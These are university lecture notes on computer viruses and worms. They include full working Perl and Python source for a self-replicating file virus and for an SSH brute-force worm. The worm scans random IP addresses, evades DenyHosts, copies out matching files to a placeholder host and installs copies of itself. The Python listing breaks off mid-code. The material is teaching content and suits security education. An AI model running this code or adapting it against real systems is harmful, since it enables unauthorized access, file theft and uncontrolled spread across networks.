Lecture 22: Malware: Viruses and Worms

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 21, 2016

9:59am

Goals:

- Attributes of a virus
- **Educational examples of a virus in Perl and Python**
- Attributes of a worm
- **Educational examples of a worm in Perl and Python**
- Some well-known worms of the past
- The Conficker and Stuxnet worms
- **How afraid should we be of viruses and worms?**

CONTENTS

22.1: VIRUSES

- A computer virus is a malicious piece of executable code that propagates typically by attaching itself to a **host** document that will generally be an executable file.

- Typical hosts for computer viruses are:

  – Executable files (such as the '.exe' files in Windows machines) that may be sent around as email attachments

  – Boot sectors of disk partitions

  – Script files for system administration (such as the batch files in Windows machines, shell script files in Unix, etc.)

  – Documents that are allowed to contain macros (such as Microsoft Word documents, Excel spreadsheets, Access database files, etc.)

- Any operating system that allows third-party programs to run can support viruses.

- Because of the way permissions work in Unix/Linux systems, it is more difficult for a virus to wreak havoc in such machines. Let's say that a virus embedded itself into one of your script files. The virus code will execute only with the permissions that are assigned to you. For example, if you do not have the permission to read or modify a certain system file, the virus code will, in general, be constrained by the same restriction. [Windows machines also have a multi-level organization of permissions. For example, you can be an administrator with all possible privileges or you can be just a user with more limited privileges. But it is fairly common for the owners of Windows machines to leave them running in the "administrator" mode. That is, most owners of Windows machines will have only one account on their machines and that will be the account with administrator privileges. For various reasons that we do not want to go into here, this does not happen in Unix/Linux machines.]

- At the least, a virus will duplicate itself when it attaches itself to another host document, that is, to another executable file. **But the important thing to note is that this copy does not have to be an exact replica of itself.** In order to make more difficult the detection by pattern matching, the virus may alter itself when it propagates from host to host. In most cases, the changes made to the viral code are simple, such as rearrangement of the order independent instructions, etc. Viruses that are capable of changing themselves are called **mutating viruses**.

- Computer viruses need to know if a potential host is already infected, since otherwise the size of an infected file could grow without bounds through repeated infection. Viruses typically place a signature (such as a string that is an impossible date) at a specific location in the file for this purpose.

- Most commonly, the execution of a particular instance of a virus (in a specific host file) will come to an end when the host file has finished execution. However, it is possible for a more vicious virus to create a continuously running program in the background.

- To escape detection, the more sophisticated viruses encrypt themselves with keys that change with each infection. What stays constant in such viruses is the decryption routine.

- The **payload** part of a virus is that portion of the code that is not related to propagation or concealment.

22.2: THE ANATOMY OF A VIRUS WITH WORKING EXAMPLES IN PERL AND PYTHON

- As should be clear by now, a virus is basically a self-replicating piece of code that needs a host document to glom on to.

- As is demonstrated by the simple Perl and Python scripts I will show in this section, writing such programs is easy. The only competence you need is regarding file I/O at a fairly basic level.

- The Perl and Python virus implementations shown in this section use as host documents those files whose names end in the '.foo' suffix. It inserts itself into all such files.

- If you send an infected file to someone else and they happen to execute the file, it will infect their '.foo' files also.

- Note that the virus does **not** re-infect an already infected file. This behavior is exhibited by practically all viruses. This it does by skipping '.foo' files that contain the 'foovirus' signature string.

- It should not be too hard to see how the harmless virus shown here could be turned into a dangerous piece of code.

- As for the name of the virus, since it affects only the files whose names end in the suffix '.foo', it seems appropriate to name it "FooVirus" and to call the Perl script file "FooVirus.pl" and the Python script file "FooVirus.py".

- In the rest of this section, I'll first present the Perl script `FooVirus.pl` and then the Python script `FooVirus.py`.

```
#!/usr/bin/perl

###  FooVirus.pl
###  Author: Avi kak (kak@purdue.edu)
###  Date:   April 19, 2006

print "\nHELLO FROM FooVirus\n\n";

print "This is a demonstration of how easy it is to write\n";
print "a self-replicating program. This virus will infect\n";
print "all files with names ending in .foo in the directory in\n";
print "which you execute an infected file.  If you send an\n";
print "infected file to someone else and they execute it, their,\n";
print ".foo files will be damaged also.\n\n";

print "Note that this is a safe virus (for educational purposes\n";
print "only) since it does not carry a harmful payload.  All it\n";
print "does is to print out this message and comment out the\n";
print "code in .foo files.\n\n";

open IN, "< $0";
my $virus;
for (my $i=0;$i<37;$i++) {
    $virus .= <IN>;
}
foreach my $file ( glob "*.foo" ) {
    open IN, "< $file";
    my @all_of_it = <IN>;
```

```
    close IN;
    next if (join ' ', @all_of_it) =~ /foovirus/m;
    chmod 0777, $file;
    open OUT, "> $file";
    print OUT "$virus";
    map s/^$_/#$_/, @all_of_it;
    print OUT @all_of_it;
    close OUT;
}
```

- Regarding the logic of the code in the virus, the following section of the code

```
open IN, "< $0";
my $virus;
for (my $i=0;$i<37;$i++) {
    $virus .= <IN>;
}
```

reads the first 37 lines of the file that is being executed. This could be the original `FooVirus.pl` file or one of the files infected by it. Note that `FooVirus.pl` contains exactly 37 lines of text and code. And when the virus infects another '.foo' file, it places itself at the head of the infected file and then comments out the rest of the target file. So the first 37 lines of any infected file will be exactly like what you see in `FooVirus.pl`. [If you are not familiar with Perl, `$0` is one of Perl's predefined variables. It contains the name of the file being executed. The syntax '`open IN, "< $0"`' means that you want to open the file, whose name is stored in the variable `$0`, for reading. The extra symbol '`<`' just makes explicit that the file is being opened for reading. This symbol is not essential since, by default, a file is opened in the read mode anyway.]

- The information read by the `for` loop in the previous bullet is saved in the variable `$virus`.

- Let's now look at the `foreach` loop in the virus. It opens each file for reading whose name carries the suffix '.foo'. The '`open IN, "< $file"`' statement opens the '.foo' file in just the reading mode. The statement '`my @all_of_it = <IN>`' reads all of the file into the string variable `@all_of_it`.

- We next check if there is a string match between the file contents stored in `@all_of_it` and the string 'foovirus'. If there is, we do not do anything further with this file since we do not want to reinfect a file that was infected previously by our virus

- Assuming that we are working with a '.foo' file that was not previously infected, we now do '`chmod 0777, $file`' to make the '.foo' file executable since it is the execution of the file that will spread the infection.

- The next statement

```
open OUT, "> $file";
```

  opens the same '.foo' file in the write-only mode. The first thing we write out to this file is the virus itself by using the command '`print OUT "$virus"`'.

- Next, we want to put back in the file what it contained originally but after placing the Perl comment character '#' at the beginning of each line. This is to prevent the file from causing problems with its execution in case the file has other executable code in

it. Inserting the '#' character at the beginning of each file is accomplished by

```
map s/^$_/#$_/, @all_of_it;
```

and the write-out of this modified content back to the '.foo' file is accomplished by '`print OUT @all_of_it`'. [Again, if you are not so familiar with Perl, `$_` is Perl's default variable that, in the current context, would be bound to each line of the input file as `map` scans the contents of the array `@all_of_it` and applies the second argument string substitution rule to it.]

- Shown next is the Python version of the virus code:

```
#!/usr/bin/env python
import sys
import os
import glob

##   FooVirus.py
##   Author: Avi kak (kak@purdue.edu)
##   Date:   April 5, 2016

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files with names ending in .foo in the directory in")
print("which you execute an infected file.  If you send an")
print("infected file to someone else and they execute it, their,")
print(".foo files will be damaged also.\n")

print("Note that this is a safe virus (for educational purposes")
print("only) since it does not carry a harmful payload.  All it")
print("does is to print out this message and comment out the")
print("code in .foo files.\n")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any(line.find('foovirus') for line in all_of_it): next
    os.chmod(item, 0777)
```

```
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
```

- The logic of the Python script shown above parallels exactly what you saw in the Perl version of the virus code.

- To play with this virus, create a separate directory with any name of your choosing. Now copy either `FooVirus.pl` or `FooVirus.py` into that directory and make sure you make the file executable. At the same time, create a couple of additional files with names like `a.foo`, `b.foo`, etc. and put any random keystrokes in those files. Also create another directory elsewhere in your computer and similarly create files with names like `c.foo` and `d.foo` in that directory. Now you are all set to demonstrate the beastly ways of the innocent looking `FooVirus`. Execute the Perl or the Python version of the virus file in the first directory and examine the contents of `a.foo` and `b.foo`. You should find them infected by the virus. Then move the infected `a.foo`, or any of the other '.foo' files, from the first directory to the second directory. Execute the file you just moved to the second directory and examine the contents of `c.foo` or `d.foo`. If you are not properly horrified by the damage done to those files, then something is seriously wrong with you. In that case, stop worrying about your computer and seek immediate help for yourself!

22.3: WORMS

- The main difference between a virus and a worm is that a worm does not need a host document. In other words, a worm does not need to attach itself to another program. In that sense, a worm is self-contained.

- On its own, a worm is able to send copies of itself to other machines over a network.

- Therefore, whereas a worm can harm a network and consume network bandwidth, the damage caused by a virus is mostly local to a machine.

- But note that a lot of people use the terms 'virus' and 'worm' synonymously. That is particularly the case with the vendors of anti-virus software. A commercial anti-virus program is supposed to catch both viruses and worms.

- Since, by definition, a worm is supposed to hop from machine to machine on its own, it needs to come equipped with considerable networking support.

- With regard to autonomous network hopping, the important question to raise is: What does it mean for a program to hop from machine to machine?

- A program may hop from one machine to another by a variety of means that include:

  – By using the remote shell facilities, as provided by, say, **ssh**, **rsh**, **rexec**, etc., in Unix, to execute a command on the remote machine. If the target machine can be compromised in this manner, the intruder could install a small bootstrap program on the target machine that could bring in the rest of the malicious software.

  – By cracking the passwords and logging in as a regular user on a remote machine. Password crackers can take advantage of the people's tendency to keep their passwords as simple as possible (under the prevailing policies concerning the length and complexity of the words). [See the Dictionary Attack in Lecture 24.]

  – By using buffer overflow vulnerabilities in networking software. [See Lecture 21 on Buffer Overflow Attacks] In networking with sockets, a client socket initiates a communication link with a server by sending a request to a server socket that is constantly listening for such requests. If the server socket code is vulnerable to buffer overflow or other stack corruption possibilities,

an attacker could manipulate that into the execution of certain system functions on the server machine that would allow the attacker's code to be downloaded into the server machine.

- In all cases, the extent of harm that a worm can carry out would depend on the privileges accorded to the guise under which the worm programs are executing. So if a worm manages to guess someone's password on a remote machine (and that someone does not have superuser privileges), the extent of harm done might be minimal.

- Nevertheless, even when no local "harm" is done, a propagating worm can bog down a network and, if the propagation is fast enough, can cause a shutdown of the machines on the network. This can happen particularly when the worm is **not** smart enough to keep a machine from getting reinfected repeatedly and simultaneously. Machines can only support a certain maximum number of processes running simultaneously.

- Thus, even "harmless" worms can cause a lot of harm by bringing a network down to its knees.

22.4: WORKING EXAMPLES OF A WORM IN PERL AND PYTHON

- The goal of this section is to present a safe working example of a worm, `AbraWorm`, that attempts to break into hosts that are randomly selected in the internet. The worm attempts SSH logins using randomly constructed but plausible looking usernames and passwords.

- Since the DenyHosts tool (described in Lecture 24) can easily quarantine IP addresses that make repeated attempts at SSH login with different usernames and passwords, the worm presented in this section reverses the order in which the target IP addresses, the usernames, and the passwords are attempted. Instead of attempting to break into the same target IP address by quickly sequencing through a given list of usernames and passwords, the worm first constructs a list of usernames and passwords and then, for each combination of a username and a password, attempts to break into the hosts in a list of IP addresses. With this approach, it is rather easy to set up a scan sequence so that the same IP address would be visited at intervals that are sufficiently long so as not to trigger the quarantine action by DenyHosts.

- The worm works in an infinite loop, for ever trying new IP addresses, new usernames, and new passwords.

- The point of running the worm in an infinite loop is to illustrate the sort of network scanning logic that is often used by the bad guys. Let's say that a bunch of bad guys want to install their spam-spewing software in as many hosts around the world as possible. Chances are that these guys are not too concerned about where exactly these hosts are, as long as they do the job. The bad guys would create a worm like the one shown in this section, a worm that randomly scans the different IP address blocks until it can find vulnerable hosts.

- After the worm has successfully gained SSH access to a machine, it looks for files that contain the string "abracadabra". The worm first exfiltrates out those files to where it resides in the internet and, subsequently, uploads the files to a specially designated host in the internet whose address is shown as `yyy.yyy.yyy.yyy` in the code. [A reader might ask: Wouldn't using an actual IP address for `yyy.yyy.yyy.yyy` give a clue to the identity of the human handlers of the worm? Not really. In general, the IP address that the worm uses for `yyy.yyy.yyy.yyy` can be for any host in the internet that the worm successfully infiltrated into previously — provided it is able to convey the login information regarding that host to its human handlers. The worm could use a secret IRC channel to convey to its human handlers the username and the password that it used to break into the hosts selected for uploading the files exfiltrated from the victim machines. (See Lecture 29 for how IRC is put to use for such deeds.) You would obviously need more code in the worm for this feature to work.]

- Since the worm installs itself in each infected host, the bad guys will have an ever increasing army of infected hosts at their disposal because each infected host will also scan the internet for additional vulnerable hosts.

- In the rest of this section, I'll first explain the login in the Perl implementation of the worm. Subsequently, I'll present the Python implementation of the same worm.

- For the Perl version of the worm, as shown in the file `AbraWorm.pl` that follows, you'd need to install the Perl module `Net::OpenSSH` in your computer. On a Ubuntu machine, you can do this simply by installing the package `libnet-oepnsssh-perl` through your Synaptic Package Manager.

- To understand the Perl code file shown next, it's best to start by focusing on the role played by each of the following global variables that are declared at the beginning of the script:

```
@digrams
@trigrams
$opt
$debug
$NHOSTS
$NUSERNAMES
$NPASSWDS
```

- The array variables **`@digrams`** and **`@trigrams`** store, respec-

tively, a collection of two-letter and three-letter "syllables" that can be joined together in random ways for constructing plausible looking usernames and passwords. Since a common requirement these days is for passwords to contain a combination of letters and digits, when we randomly join together the syllables for constructing passwords, we throw in randomly selected digits between the syllables. This username and password synthesis is carried out by the functions

```
get_new_usernames()

get_new_passwds()
```

that are defined toward the end of the worm code.

- The global variable `$opt` is for defining the negotiation parameters needed for setting up the SSH connection with a remote host. We obviously would not want the downloaded public key for the remote host to be stored locally (in order to not arouse the suspicions of the human owner of the infected host). We therefore set the `UserKNownHostsFile` parameter to `/dev/null`, as you can see in the definition of `$opt`. The same applies to the other parameters in the definition of this variable.

- If you are interested in playing with the worm code, the global variable `$debug` is important for you. You should execute the worm code in the debug mode by changing the value of `$debug` from 0 to 1. But note that, in the debug mode, you need to supply the worm with at least two IP addresses where you have SSH

access. You need at least one IP address for a host that contains one or more text files with the string "abracadabra" in them. The IP addresses of such hosts go where you see `xxx.xxx.xxx.xxx` in the code below. In addition, you need to supply another IP address for a host that will serve as the exfiltration destination for the "stolen" files. This IP address goes where you see `yyy.yyy.yyy.yyy` in the code. For both `xxx.xxx.xxx.xxx` and `yyy.yyy.yyy.yyy`, you would also need to supply the login credentials that work at those addresses.

- That takes us to the final three global variables:

```
$NHOSTS
$NUSERNAMES
$NPASSWDS
```

The value given to `$NHOSTS` determines how many new IP addresses will be produced randomly by the function

```
get_fresh_ipaddresses()
```

in each call to the function. The value given to `$USERNAMES` determines how many new usernames will be synthesized by the function `get_new_usernames()` in each call. And, along the same lines, the value of `$NPASSWDS` determines how many passwords will be generated by the function `get_new_passwds()` in each call to the function. As you see near the beginning of the code, I have set the values for all three variables to 3 for demonstration purposes.

- As for the name of the worm, since it only steals the text files that contain the string "abracadabra", it seems appropriate to call the worm "AbraWorm" and the script file "AbraWorm.pl".

- You can download the code shown below from the website for the lecture notes.

```
#!/usr/bin/perl -w

### AbraWorm.pl

### Author: Avi kak (kak@purdue.edu)
### Date:   March 30, 2014

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string 'abracadabra'.  It downloads such files into the host where
##     the worm resides.
##
##  -- It uploads the files thus exfiltrated from an infected machine to a
##     designated host in the internet. You'd need to supply the IP address
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the
##     code for this feature to work.  The exfiltrated files would be
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply this
##     information, the worm will still work, but now the files exfiltrated
##     from the infected machines will stay at the host where the worm
##     resides.  For an actual worm, the host selected for yyy.yyy.yyy.yyy
##     would be a previosly infected host.
##
```

```
##  -- It installs a copy of itself on the remote host that it successfully
##     breaks into.  If a user on that machine executes the file thus
##     installed (say by clicking on it), the worm activates itself on
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
##  -- IMPORTANT: After the worm has landed in a remote host, the worm can
##     be activated on that machine only if Perl is installed on that
##     machine.  Another condition that must hold at the remote machine is
##     that it must have the Perl module Net::OpenSSH installed.
##
##  -- The username and password construction strategies used in the worm
##     are highly unlikely to result in actual usernames and actual
##     passwords anywhere.  (However, for demonstrating the worm code in
##     an educational program, this part of the code can be replaced with
##     a more potent algorithm.)
##
##  -- Given all of the conditions I have listed above for this worm to
##     propagate into the internet, we can be quite certain that it is not
##     going to cause any harm.  Nonetheless, the worm should prove useful
##     as an educational exercise.
##
##
##  If you want to play with the worm, run it first in the 'debug' mode.
##  For the debug mode of execution, you would need to supply the following
##  information to the worm:
##
##  1)   Change to 1 the value of the variable $debug.
##
##  2)   Provide an IP address and the login credentials for a host that you
##       have access to and that contains one or more documents that
##       include the string "abracadabra".  This information needs to go
##       where you see xxx.xxx.xxx.xxx in the code.
##
##  3)   Provide an IP address and the login credentials for a host that
##       will serve as the destination for the files exfiltrated from the
##       successfully infected hosts. The IP address and the login
##       credentials go where you find the string yyy.yyy.yyy.yyy in the
##       code.
##
```

```
##  After you have executed the worm code, you will notice that a copy of
##  the worm has landed at the host at the IP address you used for
##  xxx.xxx.xxx.xxx and you'll see a new directory at the host you used for
##  yyy.yyy.yyy.yyy.  This directory will contain those files from the
##  xxx.xxx.xxx.xxx host that contained the string 'abracadabra'.

use strict;
use Net::OpenSSH;

##  You would want to uncomment the following two lines for the worm to
##  work silently:
#open STDOUT, '>/dev/null';
#open STDERR, '>/dev/null';
$Net::OpenSSH::debug = 0;

use vars qw/@digrams @trigrams $opt $debug $NHOSTS $NUSERNAMES $NPASSWDS/;

$debug = 0;    # IMPORTANT:  Before changing this setting, read the last
               #             paragraph of the main comment block above. As
               #             mentioned there, you need to provide two IP
               #             addresses in order to run this code in debug
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.
$NHOSTS = $NUSERNAMES = $NPASSWDS = 3;

##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
@trigrams = qw/bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                wad was wot xin zap zuk/;
@digrams = qw/al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
              ho hu in is it le of on ou or ra re ti to te sa se si ve ur/;
```

```
$opt = [-o => "UserKNownHostsFile /dev/null",
        -o => "HostbasedAuthentication no",
        -o => "HashKnownHosts no",
        -o => "ChallengeResponseAuthentication no",
        -o => "VerifyHostKeyDNS no",
        -o => "StrictHostKeyChecking no"
       ];
#push @$opt, '-vvv';

# For the same IP address, we do not want to loop through multiple user
# names and passwords consecutively since we do not want to be quarantined
# by a tool like DenyHosts at the other end.  So let's reverse the order
# of looping.
for (;;) {
    my @usernames = @{get_new_usernames($NUSERNAMES)};
    my @passwds = @{get_new_passwds($NPASSWDS)};
    # print "usernames: @usernames\n";
    # print "passwords: @passwds\n";
    # First loop over passwords
    foreach my $passwd (@passwds) {
        # Then loop over user names
        foreach my $user (@usernames) {
            # And, finally, loop over randomly chosen IP addresses
            foreach my $ip_address (@{get_fresh_ipaddresses($NHOSTS)}) {
                print "\nTrying password $passwd for user $user at IP " .
                      "address: $ip_address\n";
                my $ssh = Net::OpenSSH->new($ip_address,
                                            user => $user,
                                            passwd => $passwd,
                                            master_opts => $opt,
                                            timeout => 5,
                                            ctl_dir => '/tmp/');
                next if $ssh->error;
                # Let's make sure that the target host was not previously
                # infected:
                my $cmd = 'ls';
                my (@out, $err) = $ssh->capture({ timeout => 10 }, $cmd );
                print $ssh->error if $ssh->error;
                if ((join ' ', @out) =~ /AbraWorm\.pl/m) {
                    print "\nThe target machine is already infected\n";
                    next;
                }
                # Now look for files at the target host that contain
```

```
# 'abracadabra':
$cmd = 'grep abracadabra *';
(@out, $err) = $ssh->capture({ timeout => 10 }, $cmd );
print $ssh->error if $ssh->error;
my @files_of_interest_at_target;
foreach my $item (@out) {
    $item =~ /^(.+):.+$/;
    push @files_of_interest_at_target, $1;
}
if (@files_of_interest_at_target) {
    foreach my $target_file (@files_of_interest_at_target){
        $ssh->scp_get($target_file);
    }
}
# Now upload the exfiltrated files to a specially designated host,
# which can be a previously infected host.  The worm will only
# use those previously infected hosts as destinations for
# exfiltrated files if it was able to send the login credentials
# used on those hosts to its human masters through, say, a
# secret IRC channel. (See Lecture 29 on IRC)
eval {
    if (@files_of_interest_at_target) {
        my $ssh2 = Net::OpenSSH->new(
                            'yyy.yyy.yyy.yyy',
                            user => 'yyyyy',
                            passwd =>'yyyyyyyy' ,
                            master_opts => $opt,
                            timeout => 5,
                            ctl_dir => '/tmp/');
                                # The three 'yyyy' marked lines
                                # above are for the host where
                                # the worm can upload the files
                                # it downloaded from the
                                # attached machines.
        my $dir = join '_', split /\./, $ip_address;
        my $cmd2 = "mkdir $dir";
        my (@out2, $err2) =
                        $ssh2->capture({ timeout => 15 }, $cmd2);
        print $ssh2->error if $ssh2->error;
        map {$ssh2->scp_put($_, $dir)}
                     @files_of_interest_at_target;
        if ($ssh2->error) {
            print "No uploading of exfiltrated files\n";
        }
```

```
                    }
                };
                # Finally, deposit a copy of AbraWorm.pl at the target host:
                $ssh->scp_put($0);
                next if $ssh->error;
            }
        }
    }
    last if $debug;
}

sub get_new_usernames {
    return ['xxxxxx'] if $debug;  # need a working username for debugging
    my $howmany = shift || 0;
    return 0 unless $howmany;
    my $selector = unpack("b3", pack("I", rand(int(8))));
    my @selector = split //, $selector;
    my @usernames = map {join '', map { $selector[$_]
                               ? $trigrams[int(rand(@trigrams))]
                               : $digrams[int(rand(@digrams))]
                                      } 0..2
                         } 1..$howmany;
    return \@usernames;
}

sub get_new_passwds {
    return ['xxxxxxx'] if $debug;  # need a working password for debugging
    my $howmany = shift || 0;
    return 0 unless $howmany;
    my $selector = unpack("b3", pack("I", rand(int(8))));
    my @selector = split //, $selector;
    my @passwds = map {join '', map { $selector[$_]
     ? $trigrams[int(rand(@trigrams))] . (rand(1) > 0.5 ? int(rand(9)) : '')
     : $digrams[int(rand(@digrams))]   . (rand(1) > 0.5 ? int(rand(9)) : '')
                                    } 0..2
    }                 1..$howmany;
    return \@passwds;
}

sub get_fresh_ipaddresses {
    return ['xxx.xxx.xxx.xxx'] if $debug;
                    # Provide one or more IP address that you
                    # want 'attacked' for debugging purposes.
                    # The usrname and password you provided
```

```
                    # in the previous two functions must
                    # work on these hosts.
    my $howmany = shift || 0;
    return 0 unless $howmany;
    my @ipaddresses;
    foreach my $i (0..$howmany-1) {
        my ($first,$second,$third,$fourth) =
                                map {1 + int(rand($_))} (223,223,223,223);
        push @ipaddresses, "$first\.$second\.$third\.$fourth";
    }
    return \@ipaddresses;
}
```

- I'll next present the Python version of the same worm. For the Python code that follows, you'd need to first install the following packages in your machine:

  ```
  python-paramiko
  python3-paramiko
  python-scp
  python3-scp
  ```

  for the Python modules `paramiko` and `scp`. Paramiko is a pure Python implementation of OpenSSH — except for its use of C based libraries for encryption/decryption services. Note that Paramiko provides both client and server functionality. And `scp` is an accompanying module that calls on Paramiko for secure file transfer.

- As for any significant differences with the Perl version of the code shown previously, you will notice the presence of a keyboard-interrupt signal-handler in the Python version of the code. This was made necessary by the fact that, for the Python version, I

have chosen to NOT catch type-specific exceptions in the `except` portions of `try-except` constructs. So a keyboard interrupt with, say, Contl-C entry would be trapped by the same `except` blocks and the flow of execution would simply move to the iteration of the infinite `while` loop.

- Another difference with the Perl version is the location in the code where the worm deposits a copy of itself in the attacked host. The reason for that is trivial — as you will yourself conclude with a bit of reflection.

- So here we go with the Python version of the worm:

```
#!/usr/bin/env python

### AbraWorm.py

### Author: Avi kak (kak@purdue.edu)
### Date:   April 8, 2016

##  This is a harmless worm meant for educational purposes only.  It can
##  only attack machines that run SSH servers and those too only under
##  very special conditions that are described below. Its primary features
##  are:
##
##  -- It tries to break in with SSH login into a randomly selected set of
##     hosts with a randomly selected set of usernames and with a randomly
##     chosen set of passwords.
##
##  -- If it can break into a host, it looks for the files that contain the
##     string 'abracadabra'.  It downloads such files into the host where
##     the worm resides.
##
##  -- It uploads the files thus exfiltrated from an infected machine to a
##     designated host in the internet. You'd need to supply the IP address
##     and login credentials at the location marked yyy.yyy.yyy.yyy in the
##     code for this feature to work.  The exfiltrated files would be
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply this
```

```
##     information, the worm will still work, but now the files exfiltrated
##     from the infected machines will stay at the host where the worm
##     resides.  For an actual worm, the host selected for yyy.yyy.yyy.yyy
##     would be a previosly infected host.
##
##  -- It installs a copy of itself on the remote host that it successfully
##     breaks into.  If a user on that machine executes the file thus
##     installed (say by clicking on it), the worm activates itself on
##     that host.
##
##  -- Once the worm is launched in an infected host, it runs in an
##     infinite loop, looking for vulnerable hosts in the internet.  By
##     vulnerable I mean the hosts for which it can successfully guess at
##     least one username and the corresponding password.
##
##  -- IMPORTANT: After the worm has landed in a remote host, the worm can
##     be activated on that machine only if Python is installed on that
##     machine.  Another condition that must hold at the remote machine is
##     that it must have the Python modules paramiko and scp installed.
##
##  -- The username and password construction strategies used in the worm
##     are highly unlikely to result in actual usernames and actual
##     passwords anywhere.  (However, for demonstrating the worm code in
##     an educational program, this part of the code can be replaced with
##     a more potent algorithm.)
##
##  -- Given all of the conditions I have listed above for this worm to
##     propagate into the internet, we can be quite certain that it is not
##     going to cause any harm.  Nonetheless, the worm should prove useful
##     as an educational exercise.
##
##
##  If you want to play with the worm, run it first in the 'debug' mode.
##  For the debug mode of execution, you would need to supply the following
##  information to the worm:
##
##  1)   Change to 1 the value of the variable $debug.
##
##  2)   Provide an IP address and the login credentials for a host that you
##       have access to and that contains one or more documents that
##       include the string "abracadabra".  This information needs to go
##       where you see xxx.xxx.xxx.xxx in the code.
##
##  3)   Provide an IP address and the login credentials for a host that
##       will serve as the destination for the files exfiltrated from the
##       successfully infected hosts. The IP address and the login
##       credentials go where you find the string yyy.yyy.yyy.yyy in the
##       code.
##
##  After you have executed the worm code, you will notice that a copy of
##  the worm has landed at the host at the IP address you used for
##  xxx.xxx.xxx.xxx and you'll see a new directory at the host you used for
##  yyy.yyy.yyy.yyy.  This directory will contain those files from the
##  xxx.xxx.xxx.xxx host that contained the string 'abracadabra'.
```

```
import sys
import os
import random
import paramiko
import scp
import select
import signal

##   You would want to uncomment the following two lines for the worm to
##   work silently:
#sys.stdout = open(os.devnull, 'w')
#sys.stderr = open(os.devnull, 'w')

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 0      # IMPORTANT:  Before changing this setting, read the last
               #             paragraph of the main comment block above. As
               #             mentioned there, you need to provide two IP
               #             addresses in order to run this code in debug
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.
NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
                bus but buz cam cat ced cel cin cid cip cir con cod cos cop
                cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
                faq fat for fuk gab jab jad jam jap jad jas jew koo kee kil
                kim kin kip kir kis kit kix laf lad laf lag led leg lem len
                let nab nac nad nag nal nam nan nap nar nas nat oda ode odi
                odo ogo oho ojo oko omo out paa pab pac pad paf pag paj pak
                pal pam pap par pas pat pek pem pet qik rab rob rik rom sab
                sad sag sak sam sap sas sat sit sid sic six tab tad tom tod
                wad was wot xin zap zuk'''

digrams = '''al an ar as at ba bo cu da de do ed ea en er es et go gu ha hi
             ho hu in is it le of on ou or ra re ti to te sa se si ve ur'''

trigrams = trigrams.split()
digrams  = digrams.split()

def get_new_usernames(how_many):
    if debug: return ['xxxxxxx']      # need a working username for debugging
    if how_many is 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0] if int(selector[x]) == 1 else random.sample(digra
    return usernames
```

```
def get_new_passwds(how_many):
    if debug: return ['xxxxxxx']      # need a working username for debugging
    if how_many is 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9)) if random.random() >
    return passwds

def get_fresh_ipaddresses(how_many):
    if debug: return ['128.46.144.123']
                    # Provide one or more IP address that you
                    # want 'attacked' for debugging purposes.
                    # The usrname and password you provided
                    # in the previous two functions must
                    # work on these hosts.
    if how_many is 0: return 0
    ipaddresses = []
    for i in range(how_many):
        first,second,third,fourth = map(lambda x: str(1 + random.randint(0,x)), [223,223,223,223])
        ipaddresses.append( first + '.' + second + '.' + third + '.' + fourth )
    return ipaddresses

# For the same IP address, we do not want to loop through multiple user
# names and passwords consecutively since we do not want to be quarantined
# by a tool like DenyHosts at the other end.  So let's reverse the order
# of looping.
while True:
    usernames = get_new_usernames(NUSERNAMES)
    passwds =   get_new_passwds(NPASSWDS)
#    print("usernames: %s" % str(usernames))
#    print("passwords: %s" % str(passwds))
    # First loop over passwords
    for passwd in passwds:
        # Then loop over user names
        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses
            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
